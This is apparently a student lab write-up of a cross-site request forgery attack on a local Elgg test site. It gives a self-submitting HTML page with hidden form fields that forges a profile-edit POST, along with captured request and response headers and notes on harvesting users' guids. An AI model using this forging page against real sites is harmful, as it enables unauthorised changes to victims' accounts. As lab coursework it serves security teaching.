
__elgg_token=CwZ2YUYijUL_wAHYjcgmRQ&__elgg_ts=1644463016&name=Samy&description=<p>POST data test</p>
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=59

While the data here is too large to see it all at once, the following section is of importance as this is what I changed:



```
&description=<p>POST data test</p>
```


This tells me where the <p> data must go and in what field. In this case, the field is the description immediately following the name attribute. Therefore, in the provided JavaScript code I built my form entries to mimic this HTTP POST request, replacing the ‘Samy’ name value with ‘Alice’, adding Alice’s guid for the guid field, and the ‘POST data test’ description value with ‘Samy is my Hero’:




```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my Hero!'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
~
~
~
~
~
~
~
~
~
```

Additionally, the reserved request also told me the URL of the POST endpoint, which is http://seed-server.com/action/profile/edit.

I tested this by logging in as Alice and navigating to the attacker’s profile modification page in a new tab. This yielded the following request:



```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Geck
Accept: text/html,application/xhtml+xml,application/xml;q
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 90
Origin: http://www.attacker32.com
Connection: keep-alive
Referer: http://www.attacker32.com/
Cookie: Elgg=qn4dtf348b7ebk3g296vp9vp0k
Upgrade-Insecure-Requests: 1
name=Alice&briefdescription=Samy is my Hero!&ac
POST: HTTP/1.1 302 Found
Date: Thu, 10 Feb 2022 22:50:47 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, priva
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/alice
Vary: User-Agent
Content-Length: 406
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```


Extension: (HTTP Header Live) - HTTP Header Live Sub — Mozilla Firefox
POST
Send


http://www.seed-server.com/action/profile/edit

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 90
Origin: http://www.attacker32.com
Connection: keep-alive
Referer: http://www.attacker32.com/
Cookie: Elgg=qn4dtf348b7ebk3g296vp9vp0k
Upgrade-Insecure-Requests: 1
```

```
name=Alice&briefdescription=Samy is my Hero!&accesslevel[briefdescription]=2&guid=56
```

```
Content-Length:84
```

To check, I viewed Alice’s profile. As you can see this works:



Alice

Brief description
Samy is my Hero!

Task 4: Additional Questions

1) As I described above, Alice's guid is revealed through examining other components of the website. In this case, I determined where user guids are used by examining the add friend GET request. This request contains the target user's (that is, who you are adding to your friend list) guid. By executing this request on Alice's profile and reading it using HTTP Header Live, Boby is able to determine Alice's guid even if she doesn't accept the request or add him back. I myself did this on all user profiles to reveal everyone's guids, and by analyzing the database's ID assignation scheme using information found on the site (e.g., guids increment by 1 for every user and more recent users have higher guids), I was able to deduce Samy's guid to be 59. For a more detailed explanation complete with screenshots please see my Task 2 writeup above.
2) The profile modification attack requires the victim user's name and guid to be used as part of the POST request. Therefore, it is not possible to dynamically execute this attack if the victim's name and guid are not known. If websites store session information insecurely, such as the guid and name in an unsecure cookie, then this may be possible. However, I checked the cookies for Elgg and didn't see anything that made me think this could be done here.